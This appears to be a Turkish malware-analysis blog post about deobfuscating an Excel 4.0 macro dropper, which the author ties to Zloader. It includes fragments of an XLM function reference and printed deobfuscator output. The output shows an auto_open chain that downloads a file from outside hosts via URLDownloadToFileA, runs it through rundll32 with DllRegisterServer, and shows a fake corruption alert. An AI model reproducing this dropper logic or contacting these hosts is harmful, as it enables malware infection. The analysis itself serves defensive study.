
252

myOnlineTraininghub


- 31 If a currently running macro is in single step mode, returns TRUE; otherwise, returns FALSE.
- 32 The current location of Microsoft Excel as a complete path.
- 33 A horizontal array of the names in the New list, in the order they appear.
- 34 A horizontal array of template files (with complete paths) in the New list, in the order they appear (returns the names of custom template files and the #N/A error value for built-in document types).
- 35 If a macro is paused, returns TRUE; FALSE otherwise.
- 36 If the Allow Cell Drag And Drop check box is selected in the Edit tab of the Options dialog box that appears when you click the Options command on the Tools menu, returns TRUE; otherwise, returns FALSE.
- 37 A 45-item horizontal array of the items related to country versions and settings. Use the following macro formula to return a specific item, where number is a number in the list below:
`INDEX(GET.WORKSPACE (37), number)`



	4 = Data Entry
	5 = Unused
	6 = Copy and Data Entry
	7 = Cut and Data Entry
	If no special mode is set, returns 0.
11	X position of the Microsoft Excel workspace window, measured in points from the left edge of the screen to the left edge of the window. In Microsoft Excel for the Macintosh, always returns 0.
12	Y position of the Microsoft Excel workspace window, measured in points from the top edge of the screen to the top edge of the window. In Microsoft Excel for the Macintosh, always returns 0.
13	Usable workspace width, in points.
14	Usable workspace height, in points.
15	Number indicating maximized or minimized status of Microsoft Excel: 1 = Neither 2 = Minimized 3 = Maximized Microsoft Excel for the Macintosh always returns 3.
16	Amount of memory free (in kilobytes).
17	Total memory available to Microsoft Excel (in kilobytes).
18	If a math coprocessor is present, returns TRUE; otherwise, returns FALSE.
19	If a mouse is present, returns TRUE; otherwise, returns FALSE. In Microsoft Excel for the Macintosh, always returns TRUE.
20	If a group is present in the workspace, returns a horizontal array of sheets in the group; otherwise returns the #N/A error value.



Hata ayıklamaya devam ettiğimde internet bağlantısını kontrol etmek için <https://docs.microsoft.com/en-us/officeupdates/office-msi-non-security-update> s web adresine bağlandığımı ve hata alması durumunda çalışmayı durdurduğunu farkettim. Kayıt defteri (registry) üzerinden sistemde makro kullanımına izin verilip verilmediğini de kontrol ettikten sonra [https://dehabadi\[.\]ir/wp-keys\[.\]php](https://dehabadi[.]ir/wp-keys[.]php) ve [https://eleventalents\[.\]com/wp-keys\[.\]php](https://eleventalents[.]com/wp-keys[.]php) adresleri ile iletişim kurmaya çalıştığımı gördüm. Analiz esnasında bu iki adres de aktif olmadığı için analize devam edememiş olsam da yapmış olduğum araştırmalar sonucunda Zloader zararlı yazılımına ait komuta kontrol merkezleri olduğunu tahmin ettiğim bu adresleri ortaya çıkararak başarıyla amacıma ulaşmış oldum.



Bu yazı ile işin temelini öğrendiğimize göre bundan sonra XLMacroDeobfuscator gibi bir araç ile gizlenmiş XLM makroyu hızlıca çözebilir ve zamandan tasarruf edebilirsiniz. :) Bu yazının XLM makro analizi yapmak isteyen analistlere ışık tutacağını ümit ederek bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

C:\Users\Mert\Desktop>xlndeobfuscator -f ea74b9a274c0c73cad990ddd089927b6.xls | more



XLMMacroDeobfuscator(v 0.1.4) - https://github.com/DissectMalware/XLMMacroDeobfuscator

File: C:\Users\Mert\Desktop\ea74b9a274c0c73cad990ddd089927b6.xls

[Loading Cells]

auto_open: auto_open->Sheet2!\$HP\$24304

[Starting Deobfuscation]

CELL:HP24304	, FullEvaluation	, SET.VALUE(FG22029,-509)
CELL:HP24305	, FullEvaluation	, RUN(Sheet2!FB54720)
CELL:FB54720	, FullEvaluation	, SET.VALUE(CK33913,186)
CELL:FB54721	, FullEvaluation	, GOTO(CB6172)
CELL:CB6172	, FullEvaluation	, SET.VALUE(BD47287,-506.25)
CELL:CB6173	, FullEvaluation	, RUN(Sheet2!HB9779)
CELL:HB9779	, FullEvaluation	, SET.VALUE(BY37681,-290)
CELL:HB9780	, FullEvaluation	, RUN(Sheet2!Z1238)
CELL:Z1238	, FullEvaluation	, SET.VALUE(CB44507,-574)
CELL:Z1239	, FullEvaluation	, RUN(Sheet2!F63714)
CELL:F63714	, FullEvaluation	, SET.VALUE(DI59063,-442)
CELL:F63715	, FullEvaluation	, RUN(Sheet2!H58494)
CELL:H58494	, FullEvaluation	, SET.VALUE(GF45449,319.5)
CELL:H58495	, FullEvaluation	, GOTO(CP32000)
CELL:CP32000	, FullEvaluation	, SET.VALUE(GI36317,-454)
CELL:CP32001	, FullEvaluation	, RUN(Sheet2!DS20258)
CELL:DS20258	, FullEvaluation	, SET.VALUE(HW45041,-70.5)
CELL:DS20259	, FullEvaluation	, GOTO(DE5285)
CELL:DE5285	, FullEvaluation	, SET.VALUE(AR51698,132)
CELL:DE5286	, FullEvaluation	, RUN(Sheet2!GZ57139)
CELL:GZ57139	, FullEvaluation	, FORMULA("<=CLOSE(FALSE)",HU23758)
CELL:GZ57140	, FullEvaluation	, GOTO(EP44000)
CELL:EP44000	, FullEvaluation	, FORMULA("<=APP.MAXIMIZE()",EP44001)
CELL:EP44001	, PartialEvaluation	, APP.MAXIMIZE()
CELL:EP44002	, FullEvaluation	, GOTO(BQ62228)
CELL:BQ62228	, FullEvaluation	, FORMULA("<=IF(GET.WINDOW(7),GOTO(RI-38471)IC[161]),>",BQ62229)
CELL:BQ62229	, FullEvaluation	, IF(GET.WINDOW(7),GOTO(RI-38471)IC[161]),>
CELL:BQ62230	, FullEvaluation	, GOTO(DH60440)
CELL:DH60440	, FullEvaluation	, FORMULA("<=IF(GET.WINDOW(20),,GOTO(RI-36683)IC[118])>",DH60441)
CELL:DH60441	, FullEvaluation	, IF(GET.WINDOW(20),,GOTO(RI-36683)IC[118])>

```
Administrator: C:\Windows\system32\cmd.exe
CELL:EH54156 , FullEvaluation , GOTO(EH54156)
CELL:EH54157 , FullEvaluation , FORMULA("<=""https://elevalents.com/wp-
-keys.php""",GR1704)
CELL:J19413 , FullEvaluation , GOTO(J19413)
CELL:J19414 , FullEvaluation , FORMULA("<=""CALL("<=""urlmon"" , ""URLDownloadTo
FileA"" , ""JJCCJJ"" , 0, RI[-12768 IC[92 ], RI[-9661 IC[-99 ], 0, 0]"" , DD14472)
CELL:DC17857 , FullEvaluation , GOTO(DC17857)
CELL:DC17858 , FullEvaluation , FORMULA("<=""The workbook cannot be opened
or repaired by Microsoft Excel because it's corrupt.""",BE29066)
CELL:AU33595 , FullEvaluation , GOTO(AU33595)
CELL:AU33596 , FullEvaluation , FORMULA("<=""ALERT(RI[-30389 IC[-1241]"" , FY594
55)
CELL:BI44045 , FullEvaluation , GOTO(BI44045)
CELL:BI44046 , FullEvaluation , FORMULA("<=""C:\Windows\system32\rundll32
.exe""",AC34755)
CELL:BG20825 , FullEvaluation , RUN(Sheet2!BG20825)
CELL:BG20826 , FullEvaluation , FORMULA("<=""RI[-20708 IC[-1001&"" , DllRegiste
rServer""",DE25519)
CELL:U19181 , FullEvaluation , GOTO(U19181)
CELL:U19182 , FullEvaluation , FORMULA("<=""CALL("<=""Shell32"" , ""ShellExecu
tA"" , ""JJCCJJ"" , 0, ""open"" , RI[-7227 IC[-701, RI[-16463 IC[101, 0, 5]"" , CU41982)
CELL:AG5074 , FullEvaluation , RUN(Sheet2!AG5074)
CELL:AG5075 , FullEvaluation , CALL("urlmon", "URLDownloadToFileA", "JJCC
JJ", 0, ""https://dehabadi.ir/wp-keys.php"" , ""C:\Users\Public\1A2282P.html""
CELL:FW37750 , PartialEvaluation , GOTO(FW37750)
CELL:FW37751 , FullEvaluation , FILES("<=""C:\Users\Public\1A2282P.html""
")
CELL:EQ39179 , FullBranching , RUN(Sheet2!EQ39179)
CELL:EQ39179 , FullEvaluation , IF(ISERROR(RI[-1429 IC[321]), , RUN(RI[20276 IC
[341])
CELL:EQ39180 , FullEvaluation , [TRUE]
CELL:GR1704 , FullEvaluation , RUN(Sheet2!GR1704)
CELL:GR1705 , FullEvaluation , "https://elevalents.com/wp-ke
ys.php"
CELL:DD14472 , FullEvaluation , GOTO(DD14472)
CELL:DD14473 , FullEvaluation , CALL("urlmon", "URLDownloadToFile
A", "JJCCJJ", 0, "https://elevalents.com/wp-keys.php", ""C:\Users\Public\1A2282
P.html"" , 0, 0)
CELL:BE29066 , FullEvaluation , RUN(Sheet2!BE29066)
CELL:BE29067 , FullEvaluation , "The workbook cannot be opened o
r repaired by Microsoft Excel because it's corrupt."
-- More --
```

Not: XLM makro analizine dair daha fazla kaynak arayanlara şu yazılara da (#1, #2, #3, #4, #5) göz atmalarını tavsiye edebilirim.